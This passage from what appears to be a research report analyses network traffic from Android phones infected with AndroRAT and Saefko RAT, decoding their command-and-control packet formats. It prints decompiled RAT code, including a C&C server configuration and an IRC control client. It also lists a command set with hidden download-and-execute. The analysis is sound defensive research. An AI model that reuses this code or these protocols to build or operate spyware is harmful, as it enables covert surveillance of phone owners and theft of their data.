    System.arraycopy(byteChannel, 0, header, byteTotalLength.length + byteLocalLength.length + byteMoreF.length + bytePointeurData.length, byteChannel.length);
    return header;
}
```

Figure 5.36: Java code from the APK for the function dataHeaderGenerator. This function generates the header for the C&C and phone packets.

```java
@Override // Packet.Packet
public void parse(byte[] packet) {
    ByteBuffer b = ByteBuffer.wrap(packet);
    this.commande = b.getShort();
    this.targetChannel = b.getInt();
    this.argument = new byte[b.remaining()];
    b.get(this.argument, 0, b.remaining());
}
```

Figure 5.37: Java code from the malicious APK for the function parse. This function unwraps the C&C command.



Figure 5.38: Analysis of the packet structure of the C&C command 'Advanced Information' sent to the phone.



Figure 5.39: Analysis of the packet structure of the C&C command 'Preferences' sent to the phone.



Figure 5.40: Summary of the packet structure of the C&C commands.



Figure 5.41: Packet sent from the phone as an answer to the C&C command 'get Preferences'. The packet data and its structure is shown.

5.5.4 Victim Phone Packet Structure

The phone answers to the C&C command 'getPreferences' and the command 'Advanced Information' with its own packets. The structure of the packets sent from the phone is different from the C&C command packet structure shown in Figure 5.40. The packet structure the function consists of 2 parts: the header and the data. The header is 15 bytes long. As for the data in the packet, if its length exceeds the limit of 2,033 bytes, the data will be fragmented into more packets. Each packet will have a separate 15 bytes long header and will be fragmented with a length of 2,033 bytes or less.

Using this structure we can now interpret the packets sent by the phone. Figure 5.41 shows the phone answer to the C&C command 'get Preferences' and the structure of the packet. The phone sends the 15 byte long header followed by the data. The data in Figure 5.41 includes the preferred parameters for phoneNumberCall, phoneNumberSMS, keywordSMS.The phone sends data about the battery status, phone info, and wifi information to answer the C&C command 'Advanced Information'. The phone uses the same structure of 15 byte long header and the data.The summary of the structure of the packets sent from the phone is shown in Figure 5.42.

5.5.5 Example of C&C Commands and Phone Answers

The first command sent by the C&C is 'Toast hello'. Figure 5.43 shows the packet data of the command and its structure. The C&C command sent has the value 00 6d in hexadecimal or 109 in decimal representation. We can confirm that this mapping



Figure 5.42: The structure of the packet sent from the phone.



Figure 5.43: Packet data and structure for the C&C command 'Toast' with the argument 'hello'.

responds to the command 'Toast'. It is important to notice that the C&C command is mapped to the single character, but its argument 'hello' (68 65 6c 6c 6f) is not mapped to anything.'Toast hello' was successfully performed on the phone. The phone in return did not send any confirmation of the successful operation. Only for the C&C commands that require the phone to send information (e.g. file, call, SMS), the phone sends the packet with the confirmation of receiving the command. Afterwards, it sends the required data.

As an example, we took the C&C command 'Directory List'. The communication was as follows:

- The C&C sends the command 'Directory List' with the directory as an argument. (Figure 5.44)
- The phone sends the confirmation of the command being received. (Figure 5.45)
- The phone sends the required data, i.e. file list in the directory. (Figure 5.46)

5.5.6 Long Connections

If we use the Wireshark tool to analyze all the traffic, we can open the menu Conversations → Statistics → TCP. There were three connections in total between the C&C (147.32.83.234) and the phone (10.8.0.37). The longest connection established between the C&C and the phone is 2611.3454 seconds long (approximately 44 minutes). This indicates that the connections between the phone and the controller are kept for a long



Figure 5.44: The packet data and its structure of the C&C command 'Directory List'. The command aims to get the list of files in the specified directory (in our case directory '/').



Figure 5.45: The phone sends the confirmation about the received command 'Directory List'. The packet data and its structure is shown.

```
java.util.ArrayList utils.MyFile
hiddenisDirisFile lastModiflength
list java/util/ArrayList; name java/lang/String;
path Music/storage/emulated/0/Musics
Podcasts/storage/emulated/0/Podcasts
Ringtones/storage/emulated/0/Ringtones
Alarms/storage/emulated/0/Alarms
Notifications/storage/emulated/0/Notifications
Pictures/storage/emulated/0/Pictures
Movies/storage/emulated/0/Movies
open\_gapps-x86-7.0-pico-20200606.zip
/storage/emulated/0/Download/open\_gapps-x86-7.0-pico-20200606.zip
open\_gapps\_log.txt /storage/emulated/0/Download/open_gapps_log.txt
open_gapps_debug_logs.tar.gz
/storage/emulated/0/Download/open\_gapps_debug_logs.tar.gz
```

Figure 5.46: The phones send the list of files in a specified directory from the C&C command 'Directory List'.

period of time in order to answer fast. Figure 5.12 displays all the TCP connections in the phone sorted by the highest connection duration. It is important to notice that there are even longer normal connections with durations of 3576.9112 seconds (approximately 57 minutes). This is the connection from the phone during normal operation to the IP address 157.240.30.11 which belongs to Facebook services.

Src address:port	Dir	Dst address:port	Duration[s]
10.8.0.137:40162	⟷	157.240.30.11:443	3576,9112
10.8.0.137:42820	⟷	142.250.27.188:5228	2790,6239
10.8.0.137:44404	⟷	69.171.250.20:443	2750,8760
10.8.0.137:33222	⟷	69.171.250.34:443	2739,1613
10.8.0.137:36280	⟷	147.32.83.234:1337	2611,3454
10.8.0.137:43590	⟷	172.217.23.202:443	500,4461
10.8.0.137:43606	⟷	172.217.23.202:443	465,6956
10.8.0.137:35996	⟷	172.217.23.238:443	465,4749
10.8.0.137:48420	⟷	216.58.201.67:443	322,1138
10.8.0.137:43604	⟷	172.217.23.202:443	300,5771

Table 5.12: Top connections from the phone from Wireshark → Statistics → Conversations → TCP.

5.5.7 Conclusion of AndroRAT Analysis

We have analyzed the network traffic from a phone infected with AndroRAT. We were able to decode its connection. The AndroRAT does not seem to be complex in its communication protocol and it is not sophisticated in its work.

To summarize, the details found in the network traffic of this RAT are:

- The phone connects directly to the IP address and ports specified in APK (default port and custom port).
- There is only one long connection, i.e. more than 40 minutes, between the phone and the controller over the port 1337/TCP.
- There is no heartbeat between the controller and the phone.
- The data is sent in the plain text.
- The C&C uses mapping to present the C&C command as a single character.
- Packets sent from the phone have a structure of {`byteTotalLength`} {`byteLocalLength`} {`byteMoreF`}{`bytePointeurData`}{`byteChannel`}{`data`}.
- Packets sent from the C&C have a structure of {`byteTotalLength`}{`byteLocalLength`} {`byteMoreF`}{`bytePointeurData`}{`byteChannel`}{`C&C command`}{`targetChannel`} {`arguments`}.

5.6 Analysis of Saefko RAT

5.6.1 RAT Detail and Execution Setup

The Saefko RAT is a software package that contains the controller software and builder software to create an APK. We executed the builder on a Windows 7 Virtualbox virtual machine with Ubuntu 20.04 as a host. The Android Application Package (APK) built by the RAT builder was then installed in an Android virtual emulator called Genymotion with Android version 8. While performing different actions on the RAT controller (e.g. upload a file, get GPS location, monitor files, etc.), we captured the network traffic on the machine running the Android virtual emulator. The network traffic was captured on the Android virtual emulator network interface.

Configuration parameters of the C&C Controller and the phone victim:

- Controller:
  - IPv4: 192.168.131.1
  - IPv6: 2001:718:2:903:f410:3340:d02b:b918
  - Link-Local IPv6: fe80::8052:f37c:25e9:69f0
- Victim:
  - IPv4: 192.168.131.2
  - IPv6: 2001:718:2:903:b877:48ae:9531:fbfc
  - Link-local IPv6: fe80::2efc:36f:ce23:fac1

Details of the network capture pcap file:

- First Packet of the Infection: 36728
- UTC Time of the Infection: 2021-04-10 14:55:09

5.6.2 First Connections from the Infected Phone

Compared to other analyzed RATs in the Android Mischief Dataset, where the first malicious connection from the victim phone is direct to the C&C server, in the case of Saefko RAT, the infected phone first connects to the webpage *https://ipinfo.io/geo*. The phone tries to retrieve the latitude and longitude of the victim's device location according to its IP address. In the malicious APK, there is a function for this automatic action of 'getting the location', called *GetLocationInfo()*, which is responsible for this action as shown in Figure 5.47.

```
private static __GPSPoint GetLoocationInfo() {
    try {
        String string = new OkHttpClient().newCall(new Request.Builder().url("https://ipinfo.io/geo").build()).execute().body().string();
        Log.e("_TAG", "Geo Info Response > " + string);
        _IPInfo _ipinfo = (_IPInfo) new Gson().fromJson(new JsonParser().parse(string), _IPInfo.class);
        __GPSPoint __gpspoint = new __GPSPoint();
        __gpspoint.lat = _ipinfo.loc.split(",")[0];
        __gpspoint.lng = _ipinfo.loc.split(",")[1];
        return __gpspoint;
    } catch (Exception e) {
        Log.e("_TAG", "ERROR > " + e.getMessage());
        return null;
    }
}
```

Figure 5.47: The APK function GetLocationInfo() retrieves the longitude and latitude of the victim's device location based on the IP address by connecting to the site https://ipinfo.io/geo.

After retrieving the location information from the *ipinfo.io* service, the second malicious connection performed from the phone is the connection to the C&C online database. The C&C uses a web hosting service called *000webhost.com* to create an online database. Before starting our experiment, we have created a website on this hosting *000webhost.com* with the name *"experimentsas"*. In our hosting website we installed the files "server.php" and *"Saefko_db.db"* provided by Saefko RAT software. This C&C database URL link *"experminetsas.000webhost.com"* was specified in the APK (Figure 5.48), so the victim phone knows where to connect. A few seconds later, after establishing the first connection to the database, the victim established a second connection to the same online database, so there are two simultaneous connections established.

```
public class GLOBALS {
    public static int REFRESH_RATE = 600000;
    public static String SERVER_PASS = "toor";
    public static String SERVER_URL = "https://experimentsas.000webhostapp.com/server.php";
    public static final long TimePerfix = 180000;
    private static Context context;

    public static void setContext(Context context2) {
        context = context2;
    }

    public static String SERVER_LINK() {
        return SERVER_URL + "?pass=" + SERVER_PASS;
    }
```

Figure 5.48: APK code with specifications of the database URL '`https://experimentsas.000webhostapp.com/server.php`' and other necessary parameters.

5.6.3 C&C Methods to Control the Victim

Saefko RAT is the first RAT in the Android Mischief dataset that uses 3 types of connections to control the victim: (i) IRC channels, (ii) HTTP requests and (iii) a TCP connection directly to the C&C server. We will discuss each connection in detail.

Connection to IRC Servers

Once the APK is installed and the C&C enters the control panel on the interface, the victim connects to 5 IRC servers according to the APK function StartIRCClient() in Figure 5.49. These connections have a refresh rate set to 99,000 milliseconds, which is approximately 28 minutes. It means that every 28 minutes, the victim closes the connections with the current IRC servers and connects to 5 other IRC servers. We know that there are always 5 IRC servers connected, because of the for-loop increasing from 0 to 4 inclusive. The IRC servers are chosen from the list of 99 IRC servers set up in the APK. For each of the chosen IRC server, the victim generates specific parameters such as IRC_SERVER, IRC_PORT and IRC_NICKNAME. After the list of 5 IRC servers with their parameters has been created, it is sent to the C&C online database. The update to the online database is done so that the C&C controller will connect to the same IRC servers and will control the victim by sending IRC private messages.

```
public static void StartIRCClinet() {
    IRC_ADDRESS_INFO GenerateIRCInfo;
    if (System.currentTimeMillis() - LastRun >= 99000) {
        LastRun = System.currentTimeMillis();
        if (IsConnectedLevelGood()) {
            Log.e("_TAG", "ON RETURN IRC CLINET");
            return;
        }
        StopIRCClinet();
        GLOBALS.UpdateHTTPIRCStatus("1");
        UsedServers.clear();
        for (int i = 0; i <= 4; i++) {
            IRCTcp iRCTcp = new IRCTcp();
            iRCTcp.setContext(context);
            iRCTcp.OnConnected = onConnected;
            iRCTcp.OnConnectionError = OnConnectionError;
            do {
                GenerateIRCInfo = IRCInfo.GenerateIRCInfo();
            } while (UsedServers.contains(GenerateIRCInfo.IRC_SEREVER));
            UsedServers.add(GenerateIRCInfo.IRC_SEREVER);
            iRCTcp.Start(GenerateIRCInfo);
            ircTcpList.add(iRCTcp);
            Sleep(PathInterpolatorCompat.MAX_NUM_POINTS);
        }
        new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {
            /* class com.sas.seafkoagent.seafkoagent.IRCClient.RunnableC04001 */

            public void run() {
                IRCClient.update_server_informations(new Runnable() {
                    /* class com.sas.seafkoagent.seafkoagent.IRCClient.RunnableC04001.RunnableC04011 */

                    public void run() {
                        boolean unused = IRCClient.MainUpdateComplete = true;
                        int unused2 = IRCClient.LastUpdateSize = IRCClient.ircTcpList.size();
                        GLOBALS.UpdateHTTPIRCStatus("2");
                    }
                });
            }
        }, 14000);
    }
}
```

Figure 5.49: APK code that aims to establish a connection with an IRC server with specific parameters. The function generates a list of 5 IRC servers and sends it to the C&C database.

After both the victim and the controller connect to the same IRC servers, the C&C is able to send the commands to the victim. The list of commands the C&C can perform is shown in Figure 5.50.

As an example of the communication between the C&C and the phone over IRC channels, we show the communication in the IRC server chat.freenode.net. First, the phone performed a DNS lookup of the domain chat.freenode.net. Second, the phone

```
*-ANDROID COMMANDS-*
[msg]           Show toast message.
[dexe]          Download and execute a file in visible mode eg : 'dexe http://www.site.com/applicaetion.exe'.
[hdexe]         Download and execute a file in hidden mode eg : 'dexe http://www.site.com/applicaetion.exe'.
[vistpage]      Vist a webpage in visible mode eg : 'vistpage http://www.site.com'.
[hvistpage]     Vist a webpage in hidden mode eg : 'hvistpage http://www.site.com'.
[snapshot]      Get snapshot from camera eg : 'snapshot CAMERA_INDEX'.
[ping]          Ping the agent machine to check if still active.
[location]      Get geo location information based on 'ipinfo.com'.
[flashon]       Turn the dvice flash on.
[flashoff]      Turn the dvice flash on.
[wakeup]        Turn dvice screen on.
[screenshot]    Take a screenshot to from the target machine.
```

Figure 5.50: The list of C&C commands that can be executed over IRC channels.

initializes a connection with this IRC server after resolving its IP address. The connection was established with this IRC server and then immediately terminated. Third, the phone reestablished the connection with IRC server chat.freenode.net and sent a packet with the USER parameter to the IRC server. The victim connects to this IRC server with the randomly generated username fcsryk, as displayed in Figure 5.51. The username and nickname the phone uses inside an IRC server are the same.



Figure 5.51: The packet with the USER command sent from the phone to the IRC server. The phone's username is 6 letters long randomly generated string.

After the phone has successfully connected to the IRC server, there is a heartbeat between this IRC server and the phone (shown in Figure 5.52), This heartbeat is a typical behaviour of an IRC server. The heartbeat stopped after the C&C sent a private message to the phone over the IRC server with the command 'location'. The packet with this C&C command 'location' is presented in Figure 5.53.



Figure 5.52: Ping and pong between the IRC server and the victim's phone. The heartbeat continues until the C&C command is received.

From Figure 5.53, it can be seen that the controller's nick inside the IRC server was zelvmd and the IPv6 address was 2001:718:2:903:f410:3340:d02b:b918. The data

```
37340 2021-04-10 15:03:02,493975 2001:5a0:40:50:66:110:9:37 6667 2001:718:2:903:b877:48ae:9531:fbfc 33176 IRC 196 Response (PRIVMSG)
Internet Relay Chat
    Response: :zelvmd!~zelvmd@2001:718:2:903:f410:3340:d02b:b918 PRIVMSG fcsryk :SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw
        Prefix: zelvmd!~zelvmd@2001:718:2:903:f410:3340:d02b:b918
        Command: PRIVMSG
        Command parameters
            Parameter: fcsryk
        Trailer: SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw
```

Figure 5.53: The private message from the C&C with the command 'location'. The top lines in the figure are the headers of the packet, the lower lines are the content According to the Internet Relay Chat field, the controller's nick is zelvmd, the IP is 2001:718:2:903:f410:3340:d02b:b918 and it sends the data 'SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw'.

Value	**Meaning**
location	C&C command
T_T	delimiter
1618066981630	timestamp

Table 5.13: Structure of the C&C command 'location' sent to the phone over IRC.

sent by the C&C was 'SASENCODEbG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw'. The data contains a string identifying Saefko: 'SASENCODE'. The data after this string is bG9jYXRpb25UX1QxNjE4MDY2OTgxNjMw and is Base64 encoded. The decoded structured data is shown in Figure 5.13. Overall, every C&C command sent by the controller over IRC server has the structure shown in Figure 5.54.

After the phone received the C&C command 'location', it replied with 6 packets separated by a one second interval. The phone is connected to three IRC servers and it receives the command in all three of them (probably as redundancy backup), and then it answers with 6 packets to all three of them too. Figure 5.55 shows the encoded and decoded data field of the 6 packets sent as a reply to the C&C command 'location'. The packets sent from the phone have the same structure as the packets sent from the C&C. It is important to note that the phone is connected to several IRC servers simultaneously. The C&C commands to execute are sent to the phone through each connected IRC server as well as the replies from the phone are also sent to each of the connected servers.

A HTTP Requests from the C&C

Besides IRC connections, the C&C controls the victim by sending HTTP requests to the phone with the commands. However, there are no HTTP requests seen in the traffic from the controller or in the IRC chat, meaning that the commands are sent over the C&C online database. The phone has an HTTP server implemented in the APK, which is

```
'SASENCODE'+base64_encode(C&C command + 'T_T' + timestamp)
```

Figure 5.54: Structure of the C&C commands sent to the infected device over IRC.

```
1. SASENCODESVAgOiAxNDcuMzIuOTYuNTBUX1QxNjE4MDY2OTgyNjUx
2. SASENCODEQ2l0eSA6IFByYWd1ZVRfVDE2MTgwNjY5ODM2NzQ=
3. SASENCODEUmVnaW9uIDpIbGF2bsOtIG3Em3N0byBQcmFoYVRfVDE2MTgwNjY5ODQ2Mzc=
4. SASENCODEQ291bnRyeSA6Q1pUX1QxNjE4MDY2OTg1NjQ4
5. SASENCODETGF0aXR1ZGUgJiBMb25naXR1ZGUgOiA1MC4wODgwLDE0LjQyMDhUX1QxNjE4MDY2OTg2Njcx
6. SASENCODELm9rVF9UMTYxODA2Njk4NzY1OA==

1. IP : 147.32.96.50T_T1618066982651
2. City : PragueT_T1618066983674
3. Region :Hlavní město PrahaT_T1618066984637
4. Country :CZT_T1618066985648
5. Latitude & Longitude : 50.0880,14.4208T_T1618066986671
6. .okT_T1618066987658
```

Figure 5.55: The phone's 6 packets sent as a reply to the C&C command 'location'. The packets from the phone follow the same structure as the C&C packets.

unusual. The controller acts as a client that sends HTTP requests with C&C commands to execute, but the HTTP response might be sent back over the online database as well. The C&C commands possible to execute using HTTP requests are very limited, namely Message Box, Shell commands, Visit Webpage and Open TCP Connection. According to the configuration, these commands are queued and will be executed every 21 minutes, which is the refresh rate parameter. An example of queued C&C commands over HTTP is shown in Figure 5.56.



Figure 5.56: The queue of HTTP requests with C&C commands to be executed on the phone. These commands will be executed according to the refresh rate parameter set in the configuration folder.

These HTTP commands are also sent to the online database that was set up in this experiment. The connections from the phone and the controller to this database are over HTTPs that provides encrypted communication. It means that HTTP requests with C&C commands sent from the controller are encrypted and cannot be analyzed.

TCP Connection to the C&C

A direct TCP connection established from the phone to the C&C gives the attacker more power to control the victim's device. It allows the controller to send and receive large data such as photos, videos, audios, calls, messages, files, etc. Due to the RAT code being of medium quality, several TCP connections with really little data exchange were established between the C&C and the phone (Figure 5.57). However, the C&C interface was not displaying these established TCP connections and did not allow the attacker to

perform any C&C command. It explains why only the first connection has data exchange. Importantly, the amount of bytes sent from the infected device is much bigger than the response bytes. The other four connections have exactly the same amount of sent and received bytes. Moreover, the C&C was not able to close any of the connections with a 4-way termination handshake. Connections from Zeek's conn.log in Figure 5.57 have flags RSTR and S1. RSTR means there was a rejection from the response IP address (in our case the C&C IP address) and S1 means the connection was opened and not closed.

id.orig_h	id.resp_h	id.resp_p	conn_state	orig_bytes	resp_bytes
192.168.131.2	192.168.131.1	8000	RSTR	343220	1797
192.168.131.2	192.168.131.1	8000	RSTR	96	56
192.168.131.2	192.168.131.1	8000	RSTR	96	56
192.168.131.2	192.168.131.1	8000	S1	96	56
192.168.131.2	192.168.131.1	8000	S1	96	56

Figure 5.57: All the connections from the phone established with the C&C over port 8000/TCP. Due to poor code quality, some of the connections were established but without a big exchange of data and a termination with the RSTR state.

As an example of the controller operating over TCP, we will look at the first TCP connection between the phone and the C&C. After a successful 3-way TCP handshake, the C&C sent the first packet with encoded data, as displayed in Figure 5.58.

```
0000   65 79 4a 55 65 58 42 6c 49 6a 6f 69 53 57 52 6c   eyJUeXBlIjoiSWRl
0010   62 6e 52 70 5a 6d 6c 35 49 69 77 69 52 47 46 30   bnRpZml5IiwiRGF0
0020   59 53 49 36 49 6d 39 78 62 32 56 36 63 57 70 79   YSI6Im9xb2V6cWpy
0030   64 32 59 69 66 51 0d 0a                           d2YifQ..
```

Figure 5.58: The data field of the first packet sent from the C&C to the phone.

The data in Figure 5.58 is base64 encoded, the decoded text is {"Type":"Identifiy", "Data":"oqoezqjrwf"}. The value of the 'Type' key is the command to be executed, in our case is 'Identify'. "Oqoezqjrwf" might be the identification ID that the controller uniquely generates for each connected infected device. The phone answers the command 'Identity' with 2 packets, shown in Figure 5.59 and Figure 5.60. The first packet defines the length of the data sent in the second packet. Byte 0x5C in hexadecimal format is 92 in decimal. The second packet is the actual base64 encoded response to the C&C command. The decoded data of this response will result into JSON format "Data":"ID":"6","RequestID":"oqoezqjrwf","Type":"Identification". "ID" defines an ordinal number of the connected device and "RequestID" is the ID given by the C&C. The data length of it being 92 bytes as it was defined in the first packet.

```
0000    00 00 00 5c                                        ...\
```

Figure 5.59: The first packet sent by the phone after receiving the C&C command. The data defines the length of the data sent in the next packet.

Initial data	eyJEYXRhIjp7IklEIjoiNiIsIlJlcXVlc3RJRCI6Im9xb2V6cWpyd2YifSwiVHlwZSI6IklkZW50aWZpY2F0aW9uIn0=
Decoded data	{"Data":{"ID":"6","RequestID":"oqoezqjrwf"},"Type":"Identification"}

Figure 5.60: The data field of the second packet sent by the phone after receiving the C&C command. The data is base64 encoded.

The complete communication between the phone and the controller goes the same way:

1. The C&C sends the base64 encoded command.
2. The phone answers with two packets: the first packet with the hexadecimal representation of the data length in the next packet, the second packet with base64 encoded reply to the C&C command.

5.6.4 Traffic Statistics

In order to create some statistics for this capture, we looked at all the malicious connections: connection to the database, TCP connections directly with the C&C and connections to the IRC server. In total, there were 21 connections to the RAT database in the hosing 000webhost.com, 34 connections to IRC servers, and 5 connections to the C&C over port 8000/TCP. According to the APK code, a new connection to the database was established every time the IRC servers were refreshed. Out of 5 connections directly to the C&C, 3 connections were closed with a RESET packet from the C&C, and 2 connections were never closed. Through all the malicious connections, the heartbeat was only performed with IRC servers, which is a normal behaviour of such type of protocol.

5.6.5 Conclusion of Saefko RAT Analysis

We have analyzed the network traffic from a phone infected with the Saefko Attack Systems RAT that uses 3 different methods to operate and control devices. All the retrieved data from the devices was stored in a database in the 000webhost.com hosting provider. We were not able to decode the secure connection to the database, but we have successfully decoded the connection to the IRC servers, HTTP and TCP connections. The Saefko RAT seems to be complex in its communication protocol, but it is still not sophisticated in its work.

To summarize, the details found in the network traffic of this RAT are:

- The RAT is capable of controlling the targeted phone over IRC servers, HTTP request, and TCP connection.
- The RAT's database is hosted on the 000webhost.com web hosting service. And is up to the user to install it.
- The connection from the infected device to the database in the 000webhost.com hosting is encrypted.
- The packets sent from the controller and the phone over IRC servers follow the structure: `'SASENCODE'+base64_encode(data + 'T_T'+timestamp)`.
- The packets sent from the controller and the phone over TCP follow the structure: base64_encode(data in JSON format).
- The phone connects to the website ipinfo.io to retrieve and send its location to the C&C.
- There is no heartbeat in the TCP communication between the C&C and the phone.
- There is a heartbeat between the IRC server and the victim, but it is a normal behaviour for this protocol.
- The connections with the C&C over TCP were closed with RSTR and S1 states.
- There are 34 connections established to different IRC servers.
- There are 21 connections established to the database in the 000webhost.com hosting with the server_name 'experimentsas.000webhostapp.com'.

5.7 Analysis of AhMyth

5.7.1 RAT Details and Execution Setup

